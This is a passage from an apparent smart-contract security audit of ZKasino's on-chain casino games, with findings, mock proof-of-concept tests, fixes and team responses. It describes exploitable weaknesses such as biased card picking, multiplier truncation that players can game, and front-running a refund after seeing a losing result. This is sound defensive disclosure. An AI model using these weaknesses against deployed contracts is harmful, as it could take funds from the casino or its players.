Polygon: In the transaction 0x6aebe63951ff97a0284733517d5c849e3dc39e09f18c67bcc2096c2836926ac8, the ownership was transferred to 0x2f52AaC7cD0F8a83C15eE933F0b9c00F6A5A2f95, which is a `GnosisSafeProxy` contract with three owners:

- 0x62c4d57a469A21c0D1A5F39362195538174535E8
- 0x8cCf7C95C0C8EE89d3662b315bAfEc929464dee7
- 0xbbeB869bDe515b330b65f067AAef845D8c559CC5

Any transaction requires confirmation from 2 out of 3 owners.

BSC: In the transaction 0x8929f952239f099054100d7aab225b6d88d99ec257fcdf9aa1a5c9bb0de9c33f, the ownership was transferred to 0x211CCe8D1910afE1239F38cf07a6db90CAEaB3e9, which is a `GnosisSafeProxy` contract with three owners:

- 0x8cCf7C95C0C8EE89d3662b315bAfEc929464dee7
- 0x62c4d57a469A21c0D1A5F39362195538174535E8
- 0xbbeB869bDe515b330b65f067AAef845D8c559CC5

Any transaction requires confirmation from 2 out of 3 owners.

PLI-01 | INCORRECT INPUT VALIDATION

Category	Severity	Location	Status
Logical Issue	Medium	contracts/Plinko.sol: 190~192	Resolved

Description

In the contract `Plinko`, according to the comment, the number of rows that Plinko will have ranges from 8 to 16:

```
     * @param numRows number of Rows that plinko will have, range 8-16
```

However, the Bankroll owner can set a row number out of range in the function `setPlinkoMultipliers()`.

The function `setPlinkoMultipliers()` validates the inputs in the below check:

```
190         if (!(numRows >= 8 && numRows <= 16) && !(risk < 3)) {
191             revert InvalidNumberToSet();
192         }
```

It indicates the transaction will revert if both `numRows` and `risk` are invalid. However, if only one of them is invalid, the check will be passed.

For example, if `numRows` is 6 and `risk` is 2, the check would be `(!false && !true)`, which gives a `false`, so the transaction will not revert, and the multipliers will be set with an invalid row number.

Proof of Concept

A mock contract and a test script are provided to prove the invalid inputs pass the aforementioned check.

1. A `testCheck()` checks the passed-in arguments, numRows, and risk meets certain requirements.
2. If they do not, it will revert with an error InvalidNumberToSet(). Specifically, it checks to see if the numRows argument is between 8 and 16 and if the risk argument is less than 3

```
pragma solidity 0.8.17;

contract MockIfCondition{
    error InvalidNumberToSet();

    function testCheck(uint8 numRows, uint8 risk) public pure {
        if (!(numRows >= 8 && numRows <= 16) && !(risk < 3)) {
            revert InvalidNumberToSet();
        }
    }
}
```

In the test script, we input 6 as `numRows` and 2 as `risk`.

```
it("test pass numRows check",async()=>{
    let MockIfCondition = artifacts.require("MockIfCondition");
    let instance = await MockIfCondition.new();
    instance.testCheck(6,2);
})
```

Test result

```
✔ test pass numRows check (47ms)
```

Although 6 is an invalid `numRows`, the result shows the check is passed.

Recommendation

Recommend adjusting the check to ensure both of the two conditions are met or splitting the validations for two inputs. For example,

```
    if (numRows < 8 || numRows > 16) {
        revert InvalidRowNumberToSet();
    }
    if (risk >= 3) {
        revert InvalidRiskNumberToSet();
    }
```

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by adjusting the check in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

VPB-01 | UNFAIRLY RANDOM NUMBER USAGE

Category	Severity	Location	Status
Mathematical Operations, Logical Issue	● Medium	contracts/VideoPoker.sol: 219, 242	● Resolved

Description

In the `VideoPoker` contract, the cards handed to the user are determined by the internal function `_pickCard()` which uses an `uint8` number named `rng` and `deck.length` to calculate `cardPosition`:

```
uint256 cardPosition = (uint8(rng)) % deck.length;
```

It should be noticed that a `uint8` number ranges from 0 to 255 while the length of `deck` is 52. Since 255 is not divisible by 52 (255 = 4 * 52 + 47), cards indexed at 48, 49, 50, and 51 are less likely to be selected than others, making the card distributions unfair.

Proof of Concept

1. A mock contract `MockVideoPokerRandom` for a video poker game using a random number generator.
2. A test script that generates a random number 100,000 times for result checking.

A mock contract takes two parameters, num, and deckLen. It then calculates the result by taking the remainder after dividing num by decline, and emits an event called TestBatchRandom with the result.

```
pragma solidity ^0.8.0;

contract MockVideoPokerRandom{
    event TestBatchRandom(uint8 result);

    function batchRandom(uint8 num, uint8 deckLen) public returns(uint8 result) {
        result = num % deckLen;
        emit TestBatchRandom(result);
    }
}
```

In the test script, the `batchRandom()` function is triggered 100,000 times to check the result, it stores the number of times each random number was generated and then sent a request to the "MockVideoPokerRandom" contract to generate a random number between 0 and 51 using the previously generated random number as a seed.

```
it("Batch Test random results", async function () {
  const test = await ethers.getContractFactory("MockVideoPokerRandom");
  const testContract = await test.deploy();
  await testContract.deployed();

  const decLen = 52;
  let result = {};
  for (let i = 0;i < decLen; i++) {
    result[i] = 0;
  }
  let seed = {};
  for(let i = 0; i < 256; i++) {
    seed[i] = 0;
  }

  for(let i=0; i< 100000; i++) {
    let num = Math.floor(Math.random() * 256);
    seed[num] += 1;
    let response = await testContract.batchRandom(num, decLen);
    const txReceipt = await response.wait();
    const [event] = txReceipt.events;
    result[event.args[0]] += 1;
  }
  console.log(seed);
  console.log(result);
})
```

Test result

```
// seed
{
  "0":407,"1":383,"2":364,"3":396,"4":396,"5":359,"6":414,"7":417,"8":398,"9":397,

"10":359,"11":399,"12":383,"13":372,"14":366,"15":401,"16":387,"17":397,"18":418,"19
":426,

"20":408,"21":312,"22":383,"23":374,"24":378,"25":415,"26":375,"27":368,"28":388,"29
":378,

"30":363,"31":381,"32":383,"33":395,"34":349,"35":384,"36":388,"37":396,"38":386,"39
":390,

"40":404,"41":418,"42":412,"43":374,"44":387,"45":370,"46":387,"47":391,"48":408,"49
":361,

"50":380,"51":379,"52":387,"53":406,"54":408,"55":394,"56":376,"57":362,"58":402,"59
":388,

"60":395,"61":421,"62":420,"63":396,"64":401,"65":415,"66":400,"67":384,"68":377,"69
":398,

"70":358,"71":346,"72":405,"73":386,"74":374,"75":349,"76":385,"77":396,"78":411,"79
":366,

"80":409,"81":397,"82":417,"83":428,"84":380,"85":406,"86":390,"87":387,"88":394,"89
":367,

"90":389,"91":365,"92":423,"93":367,"94":397,"95":393,"96":383,"97":355,"98":414,"99
":358,

"100":366,"101":425,"102":384,"103":414,"104":361,"105":382,"106":404,"107":379,"108
":379,"109":392,

"110":394,"111":367,"112":364,"113":402,"114":380,"115":385,"116":386,"117":378,"118
":388,"119":389,

"120":420,"121":384,"122":421,"123":382,"124":371,"125":427,"126":411,"127":353,"128
":418,"129":412,

"130":383,"131":405,"132":423,"133":416,"134":374,"135":396,"136":364,"137":390,"138
":438,"139":374,

"140":341,"141":398,"142":381,"143":387,"144":404,"145":424,"146":367,"147":394,"148
":380,"149":436,

"150":429,"151":401,"152":374,"153":370,"154":373,"155":382,"156":378,"157":407,"158
":432,"159":389,

"160":425,"161":392,"162":414,"163":390,"164":367,"165":389,"166":381,"167":376,"168
":381,"169":392,
```

```
"170":394,"171":404,"172":396,"173":391,"174":367,"175":403,"176":417,"177":376,"178
":394,"179":392,

"180":372,"181":401,"182":379,"183":393,"184":396,"185":385,"186":390,"187":395,"188
":381,"189":436,

"190":364,"191":402,"192":398,"193":403,"194":399,"195":422,"196":362,"197":396,"198
":405,"199":375,

"200":403,"201":424,"202":402,"203":370,"204":370,"205":390,"206":415,"207":367,"208
":372,"209":360,

"210":381,"211":374,"212":394,"213":370,"214":391,"215":379,"216":427,"217":409,"218
":395,"219":392,

"220":405,"221":391,"222":374,"223":400,"224":399,"225":408,"226":380,"227":382,"228
":411,"229":414,

"230":394,"231":415,"232":364,"233":355,"234":403,"235":393,"236":411,"237":374,"238
":396,"239":364,

"240":413,"241":394,"242":364,"243":399,"244":405,"245":414,"246":396,"247":395,"248
":384,"249":388,
    "250":391,"251":376,"252":387,"253":387,"254":428,"255":409
  }

  // result
  {
    '0': 1905,'1': 1938,'2': 1989,'3': 1932,'4': 1970,'5': 1875,'6': 2015,'7':
1941,'8': 1951,'9': 2018,
    '10': 1935,'11': 1948,'12': 1956,'13': 1948,'14': 1922,'15': 1978,'16':
1979,'17': 1978,'18': 1944,'19': 1939,
    '20': 2012,'21': 1915,'22': 1956,'23': 1883,'24': 1917,'25': 1979,'26':
1951,'27': 1925,'28': 2027,'29': 1950,
    '30': 1940,'31': 1964,'32': 1921,'33': 2021,'34': 1905,'35': 1946,'36':
1926,'37': 1978,'38': 1951,'39': 1959,
    '40': 1977,'41': 1993,'42': 1972,'43': 1912,'44': 1940,'45': 1972,'46':
2060,'47': 1929,
    // last four card
    '48': 1518,'49': 1546,'50': 1552,'51': 1542
}
```

The test result shows that when the seed evenly ranges from 0 to 255, the last four numbers are less likely to be selected compared to others.

Recommendation

Recommend using a big number to perform the calculation of picking cards or making sure the maximum value of `rng` can be divided by the `deck.length`.

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by using independent random numbers from the chainlink VRF to pick cards in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

CON-01 | UNCHECKED LOW-LEVEL CALL

Category	Severity	Location	Status
Control Flow	Minor	contracts/Common.sol: 80, 190, 203; contracts/bankroll/facets/BankrollFacet.sol: 50	Resolved

Description

The low-level `call` function returns the status of the call as first variable in the returned tuple. The status of the `call` is not asserted to be `true`, which would treat the low-level call as a success even when it reverted.

In `Common`:

```
80            payable(address(Bankroll)).call{value: amount}("");
```

```
190           payable(player).call{value: payout}("");
```

```
203           payable(address(Bankroll)).call{value: amount}("");
```

In `BankrollFacet`:

```
50        payable(to).call{value: amount}("");
```

Recommendation

Recommend checking the return values of the aforementioned low-level calls.

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by checking the return values of the low-level calls in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

DIC-01 | DIFFERENT MULTIPLIERS COULD HAVE SAME WIN CHANCE AND DIFFERENT EXPECTATIONS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/Dice.sol: 167~169	Resolved

Description

In the Dice game, the win chance is calculated by

```
167          uint256 winChance = 99000000 / game.multiplier;
```

while the multiplier is between 10,421 and 9,900,000, which means the win chance is between 10 and 9,500. In this calculation, different multipliers can have the same win chance due to the truncation error and thus have different expectations.

For example, the win chances of multipliers 9,100,000 and 9,900,000 are both 10. Because the player's expectation is calculated by `(game.multiplier * game.wager / 10000 * winChance / 10000)` when `game.isOver` is `false`, the multiplier 9,900,000 would have a higher expectation than the multiplier 9,100,000 does.

As the multipliers are players' inputs, players can carefully choose the multipliers to maximize their expectations.

Recommendation

Recommend restricting the input multipliers when starting a game. For example, only allow multipliers that can divide 99,000,000.

Alleviation

[ZKasino, 01/12/2023]: The team resolved this issue by amplifying the win chances of multipliers to mitigate the truncation error in commit 44d2b638f2b901833edec0f0f917307641b12c44.

GLOBAL-03 | INCOMPATIBILITY WITH DEFLATIONARY TOKENS

Category	Severity	Location	Status
Logical Issue	Minor		Acknowledged

Description

The tokens that can be used in the casino games are managed through the privileged function `BankrollFacet.setTokenAddress()`. The project should avoid using deflationary tokens as wagers.

When transferring deflationary ERC20 tokens, the input amount may not be equal to the received amount due to the charged transaction fee. For example, if a user sends 100 deflationary tokens to the contract with a 10% transaction fee, only 90 tokens will actually be received by the contract.

In all casino games, players will first transfer wagers to the game contract and request a random number from the Chainlink VRF:

```
        _kellyWager(wager, tokenAddress, multiplier);
        _transferWager(tokenAddress, wager * numBets, 1000000);
        uint256 id = _requestRandomWords(numBets);
```

After the Chainlink VRF returns the random number, the game contract will transfer the wagers into the bankroll:

```
        _transferToBankroll(tokenAddress, game.wager * game.numBets);
```

Or, if the VRF request fails, the player can get a refund:

```
        IERC20(tokenAddress).safeTransfer(msg.sender, wager);
```

If the token used for paying wagers is a deflationary ERC20 token, the actual amount the game contract received at the first step will be smaller than the `wager` value, and the call for `_transferToBankroll()` or `IERC20().safeTransfer()` at the second step will fail due to insufficient balance.

Recommendation

Recommend regulating the set of tokens supported or adding necessary mitigation mechanisms to keep track of accurate balances if there is a need to support deflationary tokens.

Alleviation

[ZKasino, 01/16/2023]: Issue acknowledged. The team will carefully verify any tokens that will be used for betting, which will be the task of the DAO in the future. However, there are no plans to ever add any deflationary tokens.

GLOBAL-04 | NON-GUARANTEED TOKEN FLOW

Category	Severity	Location	Status
Logical Issue	Minor		Acknowledged

Description

In all the games, if a user wins a game, the `Bankroll` contract will pay the user. Although the token balance of `Bankroll` has been checked in the `_kellyWager` function, it is still non-guaranteed that `Bankroll` is able to pay all winners considering it might be involved in multiple bets at the same time.

Moreover, in most of the games, the results are calculated in the `fulfillRandomWords()` function and payouts are made to players immediately through the `_transferPayout()` function:

```
    function _transferPayout(address player, uint256 payout, address tokenAddress) internal {
        Bankroll.transferPayout(player, payout, tokenAddress);
}
```

```
    function transferPayout(address player, uint256 payout, address tokenAddress) external {
        if (!gs().isGame[msg.sender]) {
            revert InvalidGameAddress();
        }
        if (tokenAddress != address(0)) {
            IERC20(tokenAddress).transfer(player, payout);
        } else {
            (bool success,) = payable(player).call{value: payout, gas: 2400}("");
            if (!success) {
                revert TransferFailed();
            }
        }
    }
```

If the token balance of `Bankroll` is insufficient to pay the winner, the transaction will revert, and the VRF service will not attempt to trigger it a second time. Although the winners can still get the refund through the corresponding refund functions, they will never get their won tokens anymore.

Recommendation

Recommend adding checks to ensure users can always get their payouts when they start a new game.

Alleviation

[ZKasino, 01/16/2023]: For this scenario to occur, the bankroll must be emptied during the interval of the user placing the bet and the VRF callback. There are two ways for this to happen.

1. The first scenario is a single player's multibets or multiple bets placed at the same time during the pending VRF request that hit a specific win streak (and where applicable while hitting the maximum multiplier). For two-outcome games (Dice, Coin Flip, Mines) this means winning about 100 bets in a row, since the maximum payout of a wager using the Kelly criterion comes to approximately 1% of the bankroll.
   For example, while using 1.1x Kelly, for Coin Flip this would be `0.50^91` (probability^(number of games)) which has a probability of 4.04E-28 to happen. For RPS it would be `0.33333^61` leading to a probability of 7.86E-30. For other games like Plinko and Video Poker fewer games have to be won consecutively, but the probability of constantly hitting max multipliers is extremely low (below 1E-10). For all games except Dice with a high win chance setting, the probability to achieve this scenario is 1E-10 or below which is impossible. The amount of games is calculated by `n = ceil(0.5/(1.1*k*M))`. For two-outcome games `k` is easily calculated with `k = (1-EV)/(m-1)`. For other games, the computation of `k` must be done computationally, since there is no closed-form solution. For Dice with a high win chance of 80%, where the probability starts to get over 1E-10, you must risk at least 4 times the size of the bankroll. At 85% win chance, the probability rises to 3.78E-07, but you must risk over 6 times the size of the bankroll. At 90% win chance, the probability keeps rising to 6.86E-05, but you must risk over 10 times the size of the bankroll. Lastly, at the highest win chance of 95%, the probability is the highest, at 0.94%. As we saw before, this is high, but one must wager 24 times the size of the bankroll (2377.37%).
   The probabilities have been computed by taking the smallest win/loss path for easy understanding. When using the sum of all paths, the probability will increase. However, this also means that users have to be placing 100s or 1000s of bets together within the VRF callback (~30 seconds) while at the same time placing maximum wagers which will get extremely expensive. On top of that, when placing that many bets, the law of large numbers starts to matter and users will lose on average. This means that, in case the bankroll wins, users will have to pay even more for the higher max wager. Users are not able to try over and over again, because eventually, they will run out of money.
   While it is possible to mitigate this by keeping track of how much the bankroll is at risk during wagers, this would lead to highly variable maximum wagers. This happens because multiple wagers of games with low win chances can lead to a great portion of the bankroll being "locked out", and possibly disable other players from placing bets.

2. The other way is by the removal of liquidity by the controller of the bankroll. This issue can be mitigated by decentralizing the controller of the bankroll. This will be done with a future update that introduces bankroll pools.

In the worst-case scenario, where a user has a wager pending and the payout cannot be given, the VRF callback will revert, and the user will be able to recover the wager using the refund function.

More details can be found in ZKasino's documentation: https://docs.zkasino.io/developer/kelly-based-bankroll-management

SLO-01 | INCONSISTENT `totalValue` UPDATE

Category	Severity	Location	Status
Logical Issue	Minor	contracts/Slots.sol: 183, 186, 194	Resolved

Description

In the `Slots` contract, the `fulfillRandomWords()` determines game results and makes payouts to users. In this function, the variable `totalValue` is used to track a user's gain or loss and determine if the game should continue based on the game's `stopGain` and `stopLoss` values. However, `totalValue` does not correctly reflect a user's gain or loss because it only tracks the payout amount to the user and does not exclude the wager when the user wins the bet:

```
183             if (totalValue >= int256(game.stopGain)) {
184                 break;
185             }
186             if (totalValue <= -int256(game.stopLoss)) {
187                 break;
188             }
189
190             slotID[i] = uint16(randomWords[i] % numOutcomes);
191             multipliers[i] = slotsMultipliers[slotID[i]];
192
193             if (multipliers[i] != 0) {
194                 totalValue += int256(game.wager * multipliers[i]);
195                 payout += game.wager * multipliers[i];
196                 payouts[i] = game.wager * multipliers[i];
197             } else {
198                 totalValue -= int256(game.wager);
199             }
```

For example, suppose a user has 2 bets with 1 token as a wager for each bet and sets `stopGain` at 2 tokens, which means if the user wins 2 tokens (receives 4 tokens as a result) the game will be ended.

- In the first bet, the multiplier is 2, so the `totalValue` is updated to 2.
- As the condition on Line 183 is met, there will be no second bet, and the game is ended.
- Another 1 token is added to `payout` on Line 202 because the game ends early.
- On Line 209, the user will be paid by 3 tokens.

As a result, the user actually receives 3 tokens with a gain of 1 token. Although the user does not win 2 tokens, the game is terminated early. It is inconsistent with the user's expectation.

Recommendation

Recommend adjusting the `totalValue` update to correctly reflect users' gains and losses

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by adjusting the `totalValue` update in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

VPB-02 | INCONSISTENCY BETWEEN DOCUMENTATION AND IMPLEMENTATION

Category	Severity	Location	Status
Inconsistency	Minor	contracts/VideoPoker.sol: 269	Resolved

Description

There are several inconsistencies between the project document and the smart contract implementation.

For example, in the `VideoPoker` contract, the multiplier of royal flush mentioned in the project document is 800, while the code implementation indicates it is 100:

```
    if (
        sortedCards[2].number == sortedCards[3].number - 1
            && sortedCards[4].number - 1 == sortedCards[3].number
            && sortedCards[1].number == sortedCards[2].number - 1
    ) {
        return (100, 9);
    }
```

The multiplier of straight flush mentioned in the document is 60, while the code implementation indicates it is 50:

```
    if (sortedCards[0].number == 1 && sortedCards[1].number == 2) {
        if (
            sortedCards[0].number == sortedCards[1].number - 1
                && sortedCards[2].number == sortedCards[3].number - 1
                && sortedCards[4].number - 1 == sortedCards[3].number
                && sortedCards[1].number == sortedCards[2].number - 1
        ) {
            return (50, 8);
        }
    }
```

The multiplier of four of a kind mentioned in the document is 22, while the code implementation indicates it is 30:

```
    if (sortedCards[1].number == sortedCards[2].number && sortedCards[2].number ==
sortedCards[3].number) {
            if (sortedCards[1].number == sortedCards[0].number ||
sortedCards[3].number == sortedCards[4].number) {
                return (30, 7);
            }
    }
```

The multiplier of full house mentioned in the document is 9, while the code implementation indicates it is 8:

```
    if (sortedCards[1].number == sortedCards[0].number && sortedCards[4].number ==
sortedCards[3].number) {
            if (sortedCards[1].number == sortedCards[2].number ||
sortedCards[3].number == sortedCards[2].number) {
                return (8, 6);
            }
    }
```

Recommendation

Considering the multipliers are sensitive values to game participants, recommend keeping consistencies between documentation and implementation.

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by updating the documents to keep consistency between documentation and implementation.

CON-02 | UNCHECKED ERC20 `transfer()` / `transferFrom()` CALL

Category	Severity	Location	Status
Volatile Code	Informational	contracts/CoinFlip.sol: 132; contracts/Common.sol: 67, 82, 150, 176, 192, 205; contracts/Dice.sol: 140; contracts/Mines.sol: 275; contracts/Plinko.sol: 168; contracts/RockPaperScissors.sol: 138; contracts/Slots.sol: 152; contracts/VideoPoker.sol: 193; contracts/bankroll/facets/BankrollFacet.sol: 43, 101	Resolved

Description

The return value of the `transfer()` / `transferFrom()` call is not checked. Since some ERC20 token contracts return a `false` instead of reverting the transaction if the transfer fails, the return values should be handled with care.

In `CoinFlip` contract:

```
132            IERC20(tokenAddress).transfer(msg.sender, wager);
```

In `Common` contract:

```
67            IERC20(tokenAddress).transferFrom(msg.sender, address(this), wager);
```

```
82            IERC20(tokenAddress).transfer(address(Bankroll), amount);
```

```
150            IERC20(tokenAddress).transferFrom(msg.sender, address(this),
wager);
```

```
176            IERC20(tokenAddress).transferFrom(msg.sender, address(this),
wager);
```

```
192            IERC20(tokenAddress).transfer(player, payout);
```

```
205            IERC20(tokenAddress).transfer(address(Bankroll), amount);
```

In `Dice` contract:

```
140            IERC20(tokenAddress).transfer(msg.sender, wager);
```

In `Mines` contract:

```
                IERC20(tokenAddress).transfer(msg.sender, wager);
```

In `Plinko` contract:

```
                IERC20(tokenAddress).transfer(msg.sender, wager);
```

In `RockPaperScissors` contract:

```
                IERC20(tokenAddress).transfer(msg.sender, wager);
```

In `Slots` contract:

```
                IERC20(tokenAddress).transfer(msg.sender, wager);
```

In `VideoPoker` contract:

```
                IERC20(tokenAddress).transfer(msg.sender, wager);
```

In `BankrollFacet` contract:

```
            IERC20(tokenAddress).transfer(to, amount);
```

```
                IERC20(tokenAddress).transfer(player, payout);
```

Recommendation

Recommend using the OpenZeppelin's `SafeERC20.sol` implementation to interact with the `transfer()` and `transferFrom()` functions of external ERC20 tokens. The OpenZeppelin implementation checks for the existence of a return value and reverts if `false` is returned, making it compatible with all ERC20 token implementations.

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by using `SafeERC20` in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

CON-03 | NON-STANDARD KELLY CRITERION ON MAX WAGER CALCULATIONS

Category	Severity	Location	Status
Logical Issue	Informational	contracts/CoinFlip.sol: 201; contracts/Dice.sol: 213; contracts/Mines.sol: 418; contracts/Plinko.sol: 284; contracts/RockPaperScissors.sol: 242; contracts/Slots.sol: 235; contracts/VideoPoker.sol: 420	Acknowledged

Description

According to the document, in each game, the Kelly criterion is applied to calculate max wagers. The theory states that, where losing the bet involves losing the entire wager, the Kelly bet is:

$$f^* = p - \frac{1-p}{b},$$

where

- f^* is the fraction of the current bankroll to wager;
- p is the probability of a win; and
- b is the proportion of the bet gained with a win.

However, the implementation does not correctly reflect the theory, and the theory may not work with the project logic well.

For example, in the `CoinFlip` game,

- the probability of the `Bankroll` contract winning a game is 0.5,
- the `Bankroll` contract pays 98% of the wager to the user if they win the game and gains 100% of the wager if they lose the game, i.e., $p = 0.5$ and $b = 100/98 = 1.020408$. Therefore, according to the Kelly criterion, the fraction of the current bankroll to wager should be $0.5 - (1 - 0.5)/1.020408 = 0.01$. Considering users pay more than `Bankroll` does, it is adjusted to $0.01 * 100/98 = 0.010204$.

However, in the implementation, the max wager is calculated by `(balance * 1122448) / 100000000`, which is `0.01122448`:

```
    function _kellyWager(uint256 wager, address tokenAddress) internal view {
        uint256 balance;
        if (tokenAddress == address(0)) {
            balance = address(Bankroll).balance;
        } else {
            balance = IERC20(tokenAddress).balanceOf(address(Bankroll));
        }
        uint256 maxWager = (balance * 1122448) / 100000000;
        if (wager > maxWager) {
            revert WagerAboveLimit(wager, maxWager);
        }
    }
```

This number is inconsistent with the result of the Kelly criterion. Similar inconsistencies exist in other games.

Moreover, the Kelly criterion is a formula to determine the optimal theoretical fraction of the current bankroll to wager in a bet, while the `Bankroll` contract in the current project could be involved in multiple bets at the same time. Therefore, the strategies may be affected.

Recommendation

The auditing team would like to check with the ZKasino team if there are any modifications made to the standard Kelly criterion that leads to the aforementioned inconsistencies and how the strategy handles multiple bets at the same time.

Alleviation

[ZKasino, 01/05/2023]: The current Kelly wager logic does not strictly follow the standard Kelly criterion theory, but it is not considered a risk because the probability of an extreme case is very low.

The team considers the following factors when designing the max wager:

1. For bankroll management ZKasino uses the Kelly criterion to determine max wagers for single bets with 1x Kelly on the frontend and 1.1x Kelly in the contracts.

2. The max wager is not adjusted for a single user's multibets or multiple users' bets placed at the same time while the VRF request is pending (~30 seconds). This leads to a slight deviation from the intended max wager. When the bankroll is losing in the aforementioned scenarios, the max wager is not decreasing. This leads to a less safe strategy. However, when the bankroll is winning the max wager is also not increasing. This leads to a safer strategy.

3. Since the bankroll gains the house edge, there is a bias toward winning. This means that on average for max wagers a safer strategy is used compared to the standard Kelly criterion.

4. The region for negative long-term growth starts at 2x+ Kelly. Reaching this region requires significant losses from the bankroll within a user's multibets or while the VRF request is pending. This is either highly unlikely or

extremely expensive. For example, the highest chance (9.5%) of achieving 2x+ Kelly is done through 46 consecutive won Dice games (setting 95% win chance for each bet). A total of 11 times the size of the whole bankroll must be risked at the same time.

5. Even if 2x+ Kelly would be reached, the concept of a growth rate only makes sense in the "long run". For multibets a lucky player would only have 54 bets remaining, and 30 seconds for bets during the pending VRF request can't be considered long-term either. In short: it is impossible to stay in the 2x+ Kelly region, where it would become a risk to the bankroll.
6. Lastly, in practice, the average bet size is expected to be lower than the max wager. This results in an even safer strategy.

More details can be found in ZKasino's documentation: https://docs.zkasino.io/developer/kelly-based-bankroll-management

DIC-02 | INCONSISTENCY BETWEEN COMMENT AND IMPLEMENTATION

Category	Severity	Location	Status
Inconsistency	● Informational	contracts/Dice.sol: 85, 96~97	● Resolved

Description

In the `Dice` contract, the multiplier for the wager should be between 10102 to 9900000 according to the comment:

```
85       * @param multiplier selected multiplier for the wager range 10102-9900000,
multiplier values divide by 10000
```

However, the implementation requires it to be between 10421 and 9900000.

```
96          if (!(multiplier >= 10421 && multiplier <= 9900000)) {
97              revert InvalidMultiplier(9900000, 10421, multiplier);
98          }
```

Recommendation

Recommend update the comment or the implementation to make them consistent.

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by updating the comment in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

GLOBAL-05 | OPERATION DEPENDENCIES ON THIRD PARTY PLATFORMS

Category	Severity	Location	Status
Volatile Code	● Informational		● Acknowledged

Description

The operation of the casino games depends on the blockchain and random number provider's operation status. The scope of the audit treats third-party entities as black boxes and assumes their functional correctness. However, in the real world, third parties can be compromised, and this may lead to lost or stolen assets. In addition, upgrades of third parties can possibly create severe impacts.

For example, all games provide refund functions that allow players to get refunds if VRF requests fail. The refund functions can be triggered 100 blocks after the games are started:

```
        if (game.blockNumber + 100 > block.number) {
            revert BlockNumberTooLow(block.number, game.blockNumber + 100);
        }
```

If the VRF triggers the rawFulfillRandomWords() function after 100 blocks, or if the callback transaction takes a long time to be committed due to high blockchain traffic, players may be able to see the game result in the mempool and front-run a refund transaction if they lose. This would ensure that players are able to win the game when the described scenario occurs.

Recommendation

Recommend constantly monitoring the operation status of the blockchain where the contracts are deployed and the random number provider to mitigate the side effects when unexpected activities are observed.

Alleviation

[ZKasino, 01/03/2023]: Issue acknowledged. The team will monitor the status of the blockchain and the VRF service providers to avoid this situation taking place.

When using Chainlink VRF, the team will also select a setting that will allow pushing through VRF requests at higher gas prices so as to avoid service failures during periods with higher chain activity.

As an additional safety measure, the team has increased the number of blocks that users are required to wait for before getting a refund to 200 in the commit 7c708a256e1c3731815d309bf99b877a2b691f0b.

OPTIMIZATIONS | ZKASINO

ID	Title	Category	Severity	Status
COM-01	Lack Of Check For Zero Amount Transfer	Logical Issue	Optimization	Resolved
GLOBAL-06	Lack Of Check For Game Existence	Logical Issue	Optimization	Resolved

COM-01 | LACK OF CHECK FOR ZERO AMOUNT TRANSFER

Category	Severity	Location	Status
Logical Issue	Optimization	contracts/Common.sol: 101~105	Resolved

Description

In the `Common` contract, the `_refundExcessValue()` function transfers excess fees back to the user. It is unnecessary to make the transfer if the refund amount is zero.

```
101     function _refundExcessValue(uint256 refund) internal {
102         (bool success,) = payable(msg.sender).call{value: refund}("");
103         if (!success) {
104             revert RefundFailed();
105         }
106     }
```

Recommendation

Recommend adding a check on the `refund` before returning the user the excess fee. For example,

```
function _refundExcessValue(uint256 refund) internal {
    if(refund == 0){
        return;
    }
    (bool success,) = payable(msg.sender).call{value: refund}("");
    if (!success) {
        revert RefundFailed();
    }
}
```

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by adding a check on the `refund` before returning the user the excess fee in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

GLOBAL-06 | LACK OF CHECK FOR GAME EXISTENCE

Category	Severity	Location	Status
Logical Issue	Optimization		Resolved

Description

In all games, the `fulfillRandomWords()` function does not check if the game corresponding to the request ID exists or not. It is possible that `fulfillRandomWords()` is triggered after 100 blocks, and the user is already refunded. In this case, the game has been deleted in the refund function, so `fulfillRandomWords()` can revert early.

```
    function XXX_Refund() external nonReentrant {
        ...
        delete(XXXIDs[game.requestID]);
        delete(XXXGames[msg.sender]);
        ...
    }
```

```
    function fulfillRandomWords(uint256 requestId, uint256[] memory randomWords)
internal {
        address playerAddress = XXXIDs[requestId];
        XXXGame storage game = XXXGames[playerAddress];
        ...
    }
```

Recommendation

Recommend adding a check in the `fulfillRandomWords()` function in each game to ensure the game exits before processing the game results.

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by adding a check in the `fulfillRandomWords()` function in each game to ensure the game exits before processing the game results in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.

APPENDIX | ZKASINO

Finding Categories

Categories	Description
Centralization / Privilege	Centralization / Privilege findings refer to either feature logic or implementation of components that act against the nature of decentralization, such as explicit ownership or specialized access roles in combination with a mechanism to relocate funds.
Mathematical Operations	Mathematical Operation findings relate to mishandling of math formulas, such as overflows, incorrect operations etc.
Logical Issue	Logical Issue findings detail a fault in the logic of the linked code, such as an incorrect notion on how block.timestamp works.
Control Flow	Control Flow findings concern the access control imposed on functions, such as owner-only functions being invoke-able by anyone under certain circumstances.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases that may result in a vulnerability.
Inconsistency	Inconsistency findings refer to functions that should seemingly behave similarly yet contain different code, such as a constructor assignment imposing different require statements on the input variables than a setter function.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

